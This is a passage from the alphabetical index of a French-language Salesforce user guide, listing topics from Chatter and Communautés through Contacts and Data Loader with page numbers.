création et modification 4783, 4787–4788, 4815
élaboration de formules 4960
limitations 4807
mappage des champs de piste 2110
modification du type de données 4824
Noms d'API, adaptateur inter-organisations pour Salesforce Connect 5707
prévisions 1668
Salesforce Knowledge 2524–2526, 3089
types de champ personnalisés 4789
valeurs par défaut 4827
zone de texte enrichi 4806–4807
champs remplaçant les attributs 4024
champs standard 4794
Champs supprimés
annulation de la suppression 4804
restauration 4804
Champs universellement requis
observations 4876
chargement de données externes 3953
chargements de données externes 4047

Chat
- absent 3373
- disponible 3373
- émoticônes 3375
- historique 3374
- hors ligne 3373
- lancement d'un chat 3374
- options 3376
- réduction 3375
- statut 3373
- utilisation 3371
- utilisation de la liste de chat 3372

Chatter
- action d'élément de fil 3757
- actions 3747
- actions dans l'éditeur 3744
- activation 3737
- activité 3339
- affichage de fichiers 3317
- aimer des publications et des commentaires 3282
- ajout de clients 3486
- ajout de rubriques 3327
- ajout de rubriques hashtag 3328
- ajouter des enregistrements 3369
- aperçus de liens 3320
- attribution d'un modérateur 3341
- chargement de nouvelles versions de fichiers 3317
- charger des photos 47
- chat 3371
- Chatter Desktop 3272, 3808
- configuration 3730
- configuration de notifications par e-mail 3286
- configuration de résumés 3286
- déploiement basé sur le profil 3731–3732, 3734, 3736
- Des clients 3485
- émoticônes 3742
- enregistrements 3344
- favoris 3294, 3300
- fichiers détenus 3339
- gestion des e-mails 3286
- historique de chat 3374
- influence 3339
- informations sur les contacts 46
- invitation de personnes à joindre 3340
- invitations client 3743
- joindre des fichiers 3314
- joindre des liens 3320
- lancement d'un chat 3374
- limitations 6416

Chatter *(suite)*
- limites 6413
- limites d'approbation 6412
- limites de fichier 6405
- limites de recherche de contenus 6416
- Liste Suiveurs 3337
- Liste Suivi 3337
- mention de personnes et de groupes dans des publications et des commentaires 3310
- messages 3377
- messages privés 3377
- Mettre en sourdine les alertes d'une publication 3309
- mises à jour 3295
- mises à jour uniques 3334
- modérateur 3341
- modification des publications dans le fil 3746
- notifications par e-mail 3286
- onglet 3271
- page groupes 3351
- Page Personnes 3335
- paramètres de groupe 3738
- paramètres de message 3755
- partage de fichiers 3317
- personnalisation de l'influence Chatter 3766
- personnalisation du suivi de fil 3753
- pièces jointes à un fil 3312
- présentation 3270
- présentation d'élément de fil 3757
- présentation des fils 3289
- présentations de groupe 3759
- publication à partir d'un flux 5213
- publications 3301, 3332–3333
- publications dans des fils 3301
- publications de demande d'approbation, désabonnement 5142
- publications de demande d'approbation, lorsque l'utilisateur se désabonne 5142
- publier à partir d'un processus 5039–5041
- publier des commentaires 3283
- publier par e-mail 3365
- quitter des groupes 48, 3352
- recherche 49, 3297
- recherche dans un fil 3296
- recherche de fichiers 3315
- recherche de fils 3297
- rechercher 3296
- recommandations 3296, 3337
- recommandations d'enregistrements 3296, 3345
- recommandations de fichier 3296, 3422

Chatter *(suite)*
recommandations de groupes 3296, 3365
recommandations de personnes 3296, 3337
réduction du chat 3375
rejoindre des groupes 48, 3352
remercier des personnes 3338
réponses par e-mail 3283
résumés d'e-mail 3286
retirer des enregistrements 3370
retrait de rubriques 3330
rubrique tendance 3331
rubriques dont les groupes discutent 3331
rubriques dont les personnes discutent 3331
Salesforce Files Connect 3778, 3780, 3782–3785, 3787–3788, 3790, 3792, 3797–3798, 3800, 3804
Salesforce Files Sync 3773–3774
sondages 3321–3322
Source de données externe 3806
statut de chat 3373
suivi automatique 3280
suivi automatique des enregistrements 3343
suivi d'enregistrements 48
suivi de fichiers 3317
suivi de fil 3752
suivi de personnes 47
suivi de rubriques 3325
suppression de clients 3486
suppression de fichiers 3319
supprimer des messages 3766
Synchronisation des fichiers Salesforce 3774–3775
téléchargement de fichiers 3317
types de licence 521, 3768
utilisation de Chatter Messenger 3371
utilisation de la liste de chat 3372
Chatter Answers
activation 2741
activation sans site Force.com 2756
ajout à des onglets de portail 2756
ajout à un portail client 2756–2757
ajout à un portail partenaire 2756, 2758
attribution de catégories de données 2754
configuration 2739
configuration d'un portail client 2748
configuration d'un site Force.com 2750
configuration de catégories de données 2755
configuration de l'auto-inscription 2749
configuration de promouvoir vers article 2755
configuration de requêtes 2752
configuration des utilisateurs 2749
Chatter Answers *(suite)*
configuration Salesforce Knowledge 2755
conseils de mise en œuvre 2764
définition de la visibilité de l'onglet Questions 2753
dépannage de la configuration 2761
escalade d'une question en requête 2467
gestion des utilisateurs 2761
instantané du site 2761
langue 2761
meilleures pratiques 2766
onglet Questions 2753
pages Visualforce 2744
Pages Visualforce 2741
paramètres de notification par e-mail 2747
personnalisation de la présentation 2738
présentation de la configuration 2738
terminologie 2489
utilisateurs 2761
utilisation 2490
Chatter Desktop
configuration 3274
configuration de la version gérée 3810
connexion 3273
conseils de dépannage 3276
contrôle de l'accès 3808
déploiement d'un fichier de configuration 3810
désactivation à distance 3277
désinstallation 3277
informations sur la version 3278
installation 3272
installation de la version gérée 3808
présentation 3272
utilisation 3274
Chatter Plus
FAQ 19
limites 6412
Chatter, questions 3381, 3385, 3387
Chatter, résumés
configuration des résumés de groupe 3286
configuration des résumés personnels 3286
gestion 3286
Choix 5231
Choix d'enregistrement dynamique 5233
Choix de liste de sélection 5239
Chronologie
configuration 6342
chronologie des activités 2073–2074
Classes
journaux de débogage 6135

Classes Apex 974
clavier 4137–4139
Clé d'entité OData 5715
Clé de sécurité U2F 962–963, 965, 967
Clé sociale de Data.com
    présentation 1411
Clean
    adresses 1931, 1933, 1939
    Configuration 1940
    Configurer 1940
    consignes 1942
    instructions 1935
    piste 1941
    Piste 1940, 1943–1944
    profils sociaux 1933, 1939
        règles
            1931, 1933, 1939
        géocode 1931, 1933, 1939
        Règles
            1930, 1940–1941
        configuration 1941
        piste 1941
    Société 1940, 1943–1944
Clés de correspondance
    règles de correspondance personnalisées 848
    règles de correspondance standard 850
Clés de cryptage principales 1110, 1115
clés nulles 3967
clés vides 3967
Client
    convertir à partir d'une piste 6369
Clients
    activités 6370
    ajout de relations étendues 6364
    associer un compte 6365
    associer un contact 6364
    clients de la gestion de patrimoine 1426
    créer 6363
    interactions 6370
    intérêts 6370
    parcourir des vues de liste 6360
    profils 6360
    Reportez-vous également aux Clients de bureau 1426
    visibilité des données 6361
clients de bureau
    définition de l'accès utilisateur 582, 2246
Clonage
    modèles de message 1771
    opportunités 1586
Clonage *(suite)*
    tableaux de bord 4532
Clonage d'un ensemble de modifications 6186
cloner 4109
cloner des macros 4575
cloner la visualisation 4109
Clôture
    requêtes 2422
    requêtes multiples 2394
Cloud 4
Cloud Computing 4
Cloud Flow Designer
    configuration requise 5169
    présentation 5169
cloud scheduler 1541
Cloud Scheduler
    activation dans le portail partenaire 1989
    ajout et suppression d'invités 1547
    annulation d'une réunion demandée 1549
    configuration 2078
    confirmation d'une réunion demandée 1548
    conseils pour proposer des horaires de réunion 1545
    demande de réunion 1544
    démonstration 1542
    présentation 1542
    replanification d'une réunion 1548
Codage des e-mails
    paramètres, modification 44
Code
    sécurité 5924
Code de vérification temporaire
    vérifier l'identité 42, 965–966, 968
Collaboration 3270
Collectes de données de l'explorateur dans la page d'accueil 4087
Collection
    exemple 5280, 5285
Colonne Responsable de l'enregistrement
    création de fichiers d'importation 728
colonnes de dates 3950
Commandes
    activation 1641, 2158
    activation des commandes de réduction 2158
    Aperçu 1638
    champs 1642
    création 1639, 1646
    historique des commandes 1642
    modification 1640
    paramètres de personnalisation 2157
    partage 1641

Commandes *(suite)*
réduction 1650
suppression 1640
Commandes de réduction
activation 1641, 2158
Aperçu 1649
champs 1642
modification 1640
suppression 1640
Commandes s-control
conseils 5953
exemples 5954
exemples utiles 5954
Commandes S-control
à propos de 5949
comparées aux page Visualforce 5959
Modification 5950
Suppression 5952
types de champ de fusion 5847
variables globales 5847
Commandes S-Control
champs de fusion 5959
création 5948, 5950
définition 5948
Définition 5950
commandes S-Control personnalisées
à propos de 5949
comment fonctionne la recherche 174
Commentaires
requêtes 2396
visibilité 1604
Work.com 1602
Commentaires d'idée
déclencheurs 2733
Commentaires sur la requête
Salesforce to Salesforce 1705
commerciaux dans des territoires 2022
Communauté
attribution à des réponses 2724
communautés
planification 3489
recherche 3715
recherche dans un fil 3715
recherche du menu latéral 3715
recherche globale 3715
Communautés
à propos de 3489
à propos des utilisateurs de communauté haut volume 3497
accès 3714
Communautés *(suite)*
accès public 3524
accès super utilisateur 3494
accès super utilisateur pour les utilisateurs clients 3504
activation 3490, 3530
activation de l'affichage du surnom 3523
activation de la réputation 3699
activation des pistes pour les utilisateurs partenaires 3574
activation des requêtes pour les utilisateurs externes 3554
affichage des informations sur l'utilisateur actif dans les pages Site.com 5377
ajout d'une case de recherche globale 3542
ajout de widgets à votre site Site.com de communauté 5380
approbations pour utilisateurs externes 3575
audiences de recommandation 3697
authentification 956, 3578–3579, 3582–3583
auto-inscription 3544, 3550–3551
calcul de la réputation 3703
catalogue des rubriques 3692
champs de fusion 1774, 3519
comptes personnels 3551
configuration de Questions Chatter 3563
configuration de Réponses Chatter 3564
configuration des Idées 3573
connaissances activables 3662
connexion 3544
conseils d'utilisation de Site.com 3587, 5359
création 3505
création de rapport 3704
créer une vue de liste d'enregistrements 3622
critères de contenu de modération 3671
critères de membre de modération 3672
critères de modération 3670
Customer Service (Napili) 3598
déclencheurs de modération 3685
déconnecter 3548
déconnexion 3549, 3590–3591
définition de notifications par e-mail 3717
désactivation 3533
description 3532
e-mail 3517
en-tête global 3527, 3714
exécution de la modération 3678
Fil d'actualités Chatter 5380
Fil de groupe Chatter 5380
Générateur de communauté 3586
gestion 3644, 3650
Gestion de la communauté 3642
gestion des utilisateurs haut volume 3498

Communautés *(suite)*
groupes de partage 3499
Idées 2727
Insights 3657, 3660, 3668
Insights, activation 3659
Insights, affichage 3665
Insights, création 3660
Insights, création d'actions 3662
Limitation de la modération 6421
limitation des taux 3676
Limitation pour les utilisateurs externes 6420
limitations 6395, 6419
limitations de rubriques de navigation 6421
limitations des sites 6418
limitations en e-mails de groupe 6419
limites 6419
limites de fichier 3522, 3526
limites en e-mails 6419
marque 3516, 3544
message privé 3522
mise en cache des pages avec Site.com 5381
modèle Customer Service (Napili) 3599
modèle, changement 3534
modèle, considérations 3535, 3640
modèles 3596
modérateur 3647, 3649
modération 3666, 3669
modération, fichiers 3683
modération, messages 3684
modération, publications et commentaires 3681
modération, réviser les publications 3678
mots de passe d'utilisateur externe 3535
name 3532
niveaux de réputation 3701
nombre de communautés dans la limite d'une organisation 6417
nombre maximal de rôles de portail 6419
notifications par e-mail 3717
onglets 3513
optimisation du moteur de recherche 3536, 3538–3540
options de rapport pour les utilisateurs externes 3495
pages d'erreur 3525
pages Site.com de marque 5365
paramètres 3492, 3532
Partage d'enregistrements utilisateur haut volume 3499
partage d'informations de contact personnelles 3711
partage d'une URL d'aperçu 3529
partager des détails d'enregistrement 3624
partager des données d'enregistrement 3621

Communautés *(suite)*
personnalisation avec les sites Force.com 3588
personnalisation avec Site.com 3587, 5359, 5380–5381
personnes compétentes 3522
points de réputation 3702
préférences 3522
prévisualisation 3529
rapports 3388, 3709
rapports pour les utilisateurs externes 3707
rapports, créer 3707
recommandations 3695
règles de modération 3673–3674
règles de taux 3676
règles de taux de modération 3676
réputation 3697
responsable 3647
réviser et approuver un contenu 3678
rôles par défaut 3493
Salesforce Knowledge 3571
sécurité 956, 3578–3579, 3582–3583
SEO 3536, 3538–3540
sources de données externes 3636
statuts 3530
suivi de l'activité 3709
Tableau de bord d'accueil de la Gestion de la communauté 3653
tableaux de bord 3651
tableaux de bord et Insights 3656
tableaux de bord, activer et mapper 3652
tableaux de bord, créer 3653
tableaux de bord, personnaliser et afficher 3655
topics 3686, 3689–3691, 3693–3694
types de modérateur 3648
URL 3532
Utilisateurs externes 3535
réinitialisation des mots de passe de communauté 3535
Wave Analytics 3577, 4227
Communities
accès super utilisateur 3504
affichage des informations sur l'utilisateur actif dans les pages Site.com 5376
ajout de pages Site.com à des onglets 5379
auto-inscription 3543
autorisation Site.com 5371
connexion 3543
création d'utilisateurs 3501
déconnexion 3543
définition de l'URL de pages Site.com 5378

Communities *(suite)*
membres 3511
Onglet Chatter 3515
pages personnalisées 3543
pages Site.com de marque 5366–5370
personnalisation 3509
personnalisation avec Site.com 5361
qui peut afficher quoi 3718
Site.com 5339
Sites Force.com 5339
Compétence de la ressource de service
champs recherchés 430
compétences
Utilisateur de Live Agent 2796
Compétences
ajout 1624
limitations 2388
personnalisation 2387
recommandation 1626
suppression 1625
Compétences Chatter 1623
composant Pièce jointe 2905
Composants dans une fenêtre externe
activation 4556
liste 2554, 4598
utilisation 2554, 4598
Composants de console personnalisés
ajout à des applications 4589
ajout à des présentations de page 4585, 4587
ajout de menus latéraux 4585, 4587
Application de zone de dessin 4585
attribution à des consoles 4590
composants multiples 4585
graphiques de rapport 4585
Knowledge One 4585
liste associée 4585
Page Visualforce 4585
présentation de la création 4583
référence 4585
Composants de déploiement 6188
Composants de la console
favoris 2551, 4595
historique 2551, 4595
onglets les plus récents 2551, 4595
Composants de la page d'accueil
composants personnalisés de zone visualforce 4667
considérations 4668
Éléments à approuver 5107
Composants de page d'accueil
création de composants personnalisés 4666
composants de référence 4582
Composants de tableau de bord
suivi 3346
Composants dépendants 6185
composants Lightning
Lightning Experience 5914
Salesforce1 5913
Composants métadonnées dans les ensembles de modifications 6176
Composants personnalisés de la console
conseils de mise en œuvre 4584
présentation 4582
Composants personnalisés, Visualforce
affichage 5906
création 5904
gestion 5907
Présentation 5903
Composants Visualforce
ajout à Salesforce Console 4582
ajout à une Salesforce Console 4589–4590
compte
obtenir des contacts 1375
Compte
activation d'équipes de compte 1864
ajout et suppression manuels dans Connect Offline 1787
champs 1389–1390
comptes partenaires 1731
contacts directs et indirects 1356
rapports 4256
Rôles de contact 1868
Compte d'investissement
actifs financiers 6367
ajouter des actifs financiers 6367
Compte personnel
champs recherchés 420
Compte principal
affichage 1309
Compte professionnel
champs recherchés 393, 435–436
comptes
obtenir des comptes 1371
Comptes
à propos de 1289
activation 1862
actualités 1863
Actualités 1412
affichage 1290

Comptes *(suite)*
affichage depuis l'onglet Comptes 1288
ajout à partir de l'onglet Data.com 1370
ajout de membres à une équipe 1321
ajout de noms de société traduits 1313
ajout depuis Data.com 1366, 1368
attribution à des contacts synchronisés 1833
attribution à des e-mails 1754
attribution à des événements de calendrier synchronisés 1834
attribution à des tâches Outlook synchronisées 1835
attribution automatique à des contacts 1829
champs 1293
Champs 1389
comptes client 2679
comptes partenaires 1732
Comptes personnels 1280
contacts multiples 1867
création 1291
création d'un fichier d'exportation 728
détails 1290
e-mails, ajout depuis Outlook 1838
e-mails, suppression dans des enregistrements Salesforce 1839
fusion 1310–1311
hiérarchie 1863
hiérarchie, compréhension 1309
historique des comptes 1308
image de profil 1419
listes associées 1319
logos 1863
mise à jour 1408
mise à jour avec Data.com 1289
modification 1290
modification de la responsabilité 1316
modification des territoires 1315
nouveau 1367
paramètres 1863
partage 1289, 1313
personnels 1862
présentation 1279
présentations de page 1319
principal 1309
recherche dans Outlook 1846
recherche de 1381
recherche de contenu associé 3467
recherche et ajout à partir de Data.com 1289
renommage 4645
renseignement automatique 1863

Comptes *(suite)*
Salesforce to Salesforce 1705
site 1309
suppression 1292
transfert en masse 812
comptes dans les territoires 1471
Comptes entreprise
limites de champ 6427
Comptes et contacts sociaux 1411
Comptes financiers
créer 6366
modifier 6366
supprimer 6366
Comptes personnels
activation du libre-service 1874
activation du portail client 1873, 2674
Aperçu 1280
champs 1293
Champs de fusion 1281–1282
importation 721
limites de champ 6427
mise à jour en masse 1361
Pardot, synchronisation avec Salesforce 1332
Règles de validation 1281–1282
renommage 4645
Comptes, contacts et pistes sociaux
activer 1871
afficher 1418
associer 1418
configurer 1417
dépannage 1421
images de profil 1419
présentation 1414
sécurité et confidentialité 1416
concepteur 3855
concepteur Classic
comparaison des concepteurs 4209
concepteur de tableau de bord Wave
comparaison des concepteurs 4209
conversion depuis le concepteur Classic 4210
création de présentations 4200
étapes 4185
présentations, sélection 4204
tableaux de bord, création 4154
tableaux de bord, élaboration 4153
conception du flux de données 3955
Concurrence
ajout et modification 1601
Aperçu 1600

Condition de flux
opérateurs 5257
Conditions
flux 5184
Conditions d'attente
flux 5228
confiance 862
Confiance 4
configurateur 3873, 3906, 3909
configuration 2797, 3956, 4037–4038
Configuration
accès 33
actions de workflow 5067–5068
Centre d'Appels 2772
délégation des tâches de configuration 559
Données Pardot à synchroniser avec Salesforce 1324
éléments récemment utilisés 5809
informations personnelles 43
interface utilisateur améliorée 302
interface utilisateur améliorée, activation 297
interface utilisateur de Force.com 1119
licences Force.com les plus utilisées 1119
logique métier Force.com 1118
Messages de la page d'accueil de Force.com 5810
Page Accueil de Force.com 5809
présentation du système 1117
recherche 303
Recherche rapide 33
recrutement d'un partenaire consultant 290
résultats de recherche 304
rôles de portail de Force.com 1119
support 2919
surveillance des modifications 1131
types de rapport personnalisé 474
utilisateur 37
Utilisation de l'API Force.com 1118
utilisation du schéma Force.com 1118
configuration d'acheminement
paramètres 2853
Configuration d'une Salesforce Console
panneau de présentation 4551
Configuration de communautés
choix entre les onglets et le Générateur de communauté 3514
configuration de Event Monitoring Wave 3917–3920, 3922
configuration de l'application Sales Wave Analytics 3868
Configuration de l'utilisateur
activer l'appareil 955–956
administration déléguée 559
Configuration de l'utilisateur *(suite)*
autorisation d'accès à la connexion 77
champs 502
groupes 646–647
groupes personnels 646
groupes publics 646–647
Modification 43
modification des mots de passe 40–41, 959, 961, 964
modification du service par défaut d'un utilisateur 490
modifier des mots de passe 550
modifier le mot de passe 39, 921, 952, 955–956
modifier les mots de passe 43
mot de passe expiré 43
paramètres de message 45
personnalisation des onglets 51
personnalisation des pages 51
réinitialisation de la question de sécurité 44
réinitialisation du jeton de sécurité 76
vérification de l'identité 40–41, 959, 961, 964
vérifier l'identité 39, 952, 965
Configuration de la console 6309
Configuration de la plate-forme Wave Analytics Cloud 3932
Configuration de la Salesforce Console
composants multi-moniteurs 4556
Menu latéral Knowledge 4562
panneau de présentation 4551
configuration de présence
créer 2857
Configuration de présence
paramètres 2857
configuration de Sales Wave 3867–3870
Configuration de Salesforce Console
aperçu 4539
configuration d'une console de service 4545
configuration d'une console de vente 4543
conseils de mise en œuvre 4539
liste des fonctionnalités configurables 4548
notifications automatiques 4559
raccourcis clavier 2552, 4596
configuration de Service Wave 3898–3902
configuration des activités 2071, 2076, 2087, 2097, 2099, 2103
configuration des rappels d'activité 2075
Configuration du fuseau horaire 502
Configuration du profil 6309
Configuration du site distant 1084
Configuration requise
Salesforce pour Outlook 2297
Configuration utilisateur
vérifier l'identité 42

Configurations du porte-documents
activation 1782
définition des jeux de données 1784
désactivation 1782
exemple de jeux de données 2248
gestion 1782
configurations Live Agent
paramètres 2797
Configurer
Envoyer via Gmail 2210
Envoyer via Office 365 2210
Texte rapide 2941
Configurer la Salesforce Console
activer l'autorisation utilisateur de la console de vente 4546
ajout de domaines à la liste blanche 4559
attribution de la licence de fonctionnalité Utilisateur de Service Cloud 4544
couleurs 4590
en-tête 4590
enregistrer des sessions utilisateur 4555
journaux d'interaction 4552–4553
listes épinglées 4554
panneau de présentation 4549–4550
pied de page 4590
raccourcis clavier 4558
configurer Sales Wave 3866
confirmation de l'identité 1124
Confirmation de réunions 1548
Conformité 508 52, 55
Connaissances en prospection 1891
Connect Offline
activation des configurations de porte-documents 1782
ajout et suppression manuels de comptes 1787
Aperçu 1780
attribution d'utilisateurs et de profils aux configurations de porte-documents 1783
configuration requise 2247
contenu par défaut du porte-documents 1788
création de configurations de porte-documents 1783
définition des jeux de données 1784
dépannage 1794
déploiement 2247
désactivation des configurations de porte-documents 1782
exécution 1781
exemple de jeux de données 2248
gestion des configurations de porte-documents 1782
installation 2247
mise à jour 1781
Connect Offline *(suite)*
modification de la sélection de compte du porte-documents 1789
octroi de licences 2247
onglet Accueil 1792
onglets 1792
synchronisation 1781
synchronisation de votre porte-documents 1790
utilisation de 1792
vider votre porte-documents 1790
Connect pour Office
configuration requise 1760
installation 4395
intégration à Excel 4394
modèles de publipostage 1759
Connect pour Outlook
Aperçu 1854, 2327
migration depuis 2250
retiré 1854, 2327
Connecteurs de flux
ajout 5174
modification 5174
suppression 5174
Connecteurs, Salesforce Connect 5676
connexion 1203
Connexion
activation d'un fournisseur d'identité 1071
activations 914–915
domaine personnalisé 75
échecs 1123
erreur de connexion 75
fournisseur d'identité 1065
fournisseur de services 1065
heures, restriction 576, 584, 932–933
historique 1123
indice de connexion 29
indice du nom d'utilisateur 29
mot de passe oublié 75
nom d'utilisateur oublié 75
nom d'utilisateur verrouillé 75
oubli du mot de passe 75
oubli du nom d'utilisateur 75
plages d'adresses IP, restriction 577, 585, 930–931
première fois 29
réinitialisation du mot de passe 75
restriction 918, 927
restriction des adresses IP à l'échelle de l'entreprise 911, 934
sécurité des sessions 904, 940
vérification de l'identité 914

Connexion *(suite)*
verrouillé 75
connexion à plusieurs organisations 1204
Connexion de réplication 5766
Connexion des communautés
authentification unique 3545
fournisseurs d'authentification 3545
personnaliser 3545
SAML 3545
Connexion du fournisseur d'identité 5571
Connexion OpenID 6061
Connexion par le fournisseur de services 5572
Connexions
à propos de 1701
acceptation automatique d'enregistrements 1712
acceptation des enregistrements 1710
attribution d'enregistrements 1716
gestion 1702
modèles de connexion 1703–1704
Modification 1702
Suppression 1702
transmission d'enregistrements associés 1719
conseils 184
Conseils
Configuration 1935
Configurer 1935
Règles de mise à jour 1935
Conseils de mise en oeuvre 4539
conseils pour les nouveaux utilisateurs 37
conseils sur les macros en masse 4570
Considérations
Envoyer via Gmail 2209
Envoyer via Office 365 2209
Envoyer via Salesforce 2211
relais de messagerie 2213
considérations relatives aux calendriers 1529
considérations relatives aux jeux de données 4054
considérations relatives aux prédicats 4054
consigner un appel 2073–2074
Consignes relatives au logo personnalisé
invitation à une réunion 2080
console
actions rapides 4587
Console
Reportez-vous à Salesforce Console 2596
Console Agent
à propos de 2596
affichage 2600
Affichage 2599
Console Agent *(suite)*
attribution des présentations 2887
choix d'objets associés 2885
concepts 2596
configuration 2880
création de présentations 2881
définition des présentations de page miniatures 2886
gestion de présentations 2884
navigation 2597
personnalisation de présentations 2882
suppression des présentations 2883
vue de liste 2599
Console de service
actions rapides 2908
actions rapides globales 2908
Console de Service Salesforce
widget d'article 3151
widgets d'article 3152
Console de soins 6317
Console du développeur
Éditeur de requête 5838–5839
exécutions de tests 6145
grille Résultats de requête 5838–5839
Outils 5838–5839
perspectives 6111
test Apex 6145
vérification de la couverture de code 6144
vue Inspecteur de journal 6111
Console Health Cloud 6298
Console Live Agent
limitations 2847
Consommateurs
Voir Comptes personnels 1280
Constante 5233
Constantes globales 5236
Contact
champs recherchés 400
compte principal 1356
comptes directs et indirects 1356
informations, Chatter 46
contacts
ajout depuis Data.com 1373
ajouter 1375
Contacts
activation du libre-service 1874
activation du portail client 1872–1873, 2674
Activités partagées, affichage dans des rapports 1513, 4291
Actualités 1412
affichage des détails 1345

Contacts *(suite)*
ajout de noms de contact traduits 1313
ajout depuis Data.com 1366, 1368
ajout en tant que pistes à partir de Data.com 1372
aperçu 1342
Application Web Microsoft Outlook, consultation 1799, 2252
attribution à des e-mails 1754
attribution à des événements de calendrier synchronisés 1834
attribution à des tâches Outlook synchronisées 1835
attribution automatique à des comptes 1829
attribution de comptes à synchroniser 1833
case Désinscription d'adresse e-mail 1892
case Ne pas appeler 1892
champs 1350
considérations relatives au partage 1350
contacts associés à un événement, affichage dans les rapports 1513, 4291
contacts associés à une tâche, affichage dans des rapports 1513, 4291
création 1343
création d'un fichier d'exportation 728
définition de filtres de synchronisation pour Salesforce pour Outlook 2319
détails 1345
duplications avec Salesforce pour Outlook, suppression 1851
e-mails, ajout depuis Outlook 1838
e-mails, suppression dans des enregistrements Salesforce 1839
Événements 2257, 2261
Microsoft® Exchange, synchronisation avec Salesforce 2257, 2261
événements, contacts multiples associés 2075–2076
exclusion de la synchronisation avec Salesforce pour Outlook 1822
fonctionnalité Activités partagées, activation 2075–2076
fusion 1347, 1363
fusion de contacts 1364
fusion des informations mises à jour 1361
image de profil 1419
importation à partir d'appareils mobiles 1364–1365
Lightning pour Outlook, configuration 1802
limites 6424
Microsoft Outlook Web App, affichage 1798
Microsoft Outlook Web App, configuration 1801–1803, 2254
Microsoft® Exchange, correction des problèmes de synchronisation 1808

Contacts *(suite)*
Microsoft® Exchange, préparation de la synchronisation avec Salesforce 1807
Microsoft® Exchange, synchronisation avec Salesforce 1804, 2257, 2261
mise à jour 1408
mise à jour en masse 1361
modification 1345
modification de compte pour des utilisateurs de portails 1362
modification de la responsabilité 1316
non résolus 1833
nouveau 1367
partage 1349
privé 1875
rapports 4256
recherche dans Outlook 1846
recherche de 1381
recherche de contenu associé 3467
récupération de contacts Data.com à partir d'un compte 1374
renommage 4645
Salesforce to Salesforce 1705
suppression 1348
synchronisation avec Salesforce pour Outlook 1822
tâches, contacts multiples associés à 2075–2076
utilisateurs de portail 1364
Contacts de comptes multiples
activation 1867
configuration 1867
désactivation 1867
relation compte-contact 1360
relations compte-contact 1870
types de rapport personnalisé 1870
Contacts de plusieurs comptes 1868
Contacts non résolus
attribution à des comptes 1833
Content
à propos de 3455
configuration pour Salesforce Classic Mobile 1233, 3839
limites en taille de fichier 3459
Contenu
à propos de 3455
abonnement 3474
administration 3813
ajout d'utilisateurs à des bibliothèques 3820
ajout de fichiers de contribution 3457
ajout de liens Web de contribution 3460
aperçu 3778
archivage 3463
autorisations de bibliothèque 3821

Contenu *(suite)*
champs 3818
configuration 3813
contribution 3459
contrôle 3461
création d'autorisations de bibliothèque 3822
création de bibliothèques 3820
gestion des bibliothèques 3477
liste associée 3467
modification d'autorisations de bibliothèque 3824
modification d'une bibliothèque 3475
paramètres 3830
personnalisation 3817
personnalisation des champs 3818
prévisualisation 3470
publication 3457, 3459–3460
recherche 3468
règles de balisage 3827
restauration 3463
restitution 3778
restriction des types d'enregistrement 3829
rôles de bibliothèque 3821
suppression 3463
Suppression 3463
suppression d'autorisations de bibliothèque 3826
téléchargement 3470
téléchargement amont 3457, 3459–3460
Utilisation de la liste associée Contenu 3473
versions 3461
Contrat
champs recherchés 402
kanban 136–137
contrat de niveau de service 2998–2999
contrat de service
présentation 2503
types de rapport 2993
Contrat de service
champs recherchés 428
Contrats
activation 1637
Aperçu 1636
création 1636
définition de notices d'expiration 2156
désactivation du calcul automatique 2156
renommage 4645
rôles de contact 1355
suivi de l'historique 2156
contrats de service
affichage 2504
contrats de service *(suite)*
autorisations utilisateur 2957
champs 2505
clonage 2504
communautés 3001
configuration 2998
création 2504
heures ouvrables 2994
modification 2504
partage 2504
suppression 2504
transfert 2504
Contrats de service
activation dans le portail client 2648
activation dans le portail partenaire 1983
transfert en masse 812
contrôle d'intégrité 864–865
contrôle de l'accès dans une application connectée 6004–6005, 6008
contrôle de sécurité 865
Conversion
mappage des champs de piste 1494
pistes 1491
Cookies 916, 926
Copy
organisation 6149
Corbeille 196
Correction orthographique 190
correspondances multiples 3967
CORS 5967
création 971, 973, 3953, 4041
Création
applications 5799
champs de liste de sélection 4787–4788
champs personnalisés 4783, 4787–4788
Composants de la page d'accueil 4666
comptes 1291
concurrents 1601
configurations mobiles 1213
Configurations Outlook pour Salesforce pour Outlook 2300
contacts 1343
contrats 1636
devis 1630, 1633
enregistrement à partir d'un processus 5037–5038
enregistrements 139
graphiques de vues de liste 134
groupes 650
Listes de sélection globales 4788
modèles de publication d'approbation 5114

Création *(suite)*
notes 161
objets personnalisés 4733–4735, 4739
opportunités 1585
pistes, instructions 1483
règles de workflow 5065, 5067–5068
requêtes dans Salesforce pour Outlook, configuration 2305
rôles du contact 1355
solutions 2539
vues personnalisées 120–121, 123
vues personnalisées Salesforce Classic Mobile 1228
création à partir de données externes 4043
création avec le générateur de jeu de données 4028
création avec un flux de données 3954
création d'inscriptions en utilisant l'API 6278
création d'un calendrier 1524–1525, 1527–1529
création d'un calendrier à partir d'un objet Salesforce 1524–1525
Création d'un flux 5167
création d'un jeu de données 3954, 4028
Création d'un patient 6310
création d'un processus d'autorisation 2988
création d'une application 4215–4216
création d'une application connectée 5992, 5994
création de groupes 3353
création de groupes KCS 3128
création de jeux de données 4043
création de macros en masse 4569
Création de packages
mises à niveau automatiques, planification 6286
Création de patients 6310
Création Rapide
création d'enregistrements 142
personnalisation 297
Créer
modèle de territoire 2017
produits 1561
type de territoire 2017
créer des mesures pour des dimensions 3985
Créer une requête
activation pour Salesforce pour Outlook 2303
configuration pour Salesforce pour Outlook 2305
critères
contenu 3671
membre 3672
critères de contenu 3671
critères de membre 3672
cryptage
concepts 880, 890
termes 880, 890
Cryptage de la plate-forme Shield
considérations 896, 901
erreurs 874
Cryptage de la plate-forme Shield activer 872–873, 883
Cryptage de la plate-forme Shield, cryptage 870
CTI
Voir Centre d'appels 2767–2768, 2771
cumul des prévisions
présentation 2182
Currency
devise d'entreprise 362
devise personnelle 362, 364
devise régionale 362
Customer Service (Napili)
Articles similaires 3383
Questions similaires 3383
Cycle de résumé de performance
actions 2381
ajout de personnes 2378
création 2376
déploiement 2380
suppression de personnes 2379

## D

D&B
Informations 1940, 1943–1944
Data Loader
Accès à la base de données 779
Aperçu 748
API de transfert en masse 751, 755–756, 763
autorisations d'importation 793
champs vides, remplacement 802
chargement 763
chargement de pièces jointes 762
clé de cryptage (ligne de commande) 787
conditions d'utilisation 749
config.properties 769
configuration 751, 756
configuration de processus par lot 769
configuration requise 750
connexion 798
cryptage du mot de passe 767
Data Loader n'importe pas les caractères spéciaux 798
date, incorrecte 801
démarrage des traitements par lot 785
dépannage 765
fichier de configuration (ligne de commande) 788
fichier de mappage de champs (ligne de commande) 788
fichiers exemple 766

Data Loader *(suite)*
fichiers installés 766
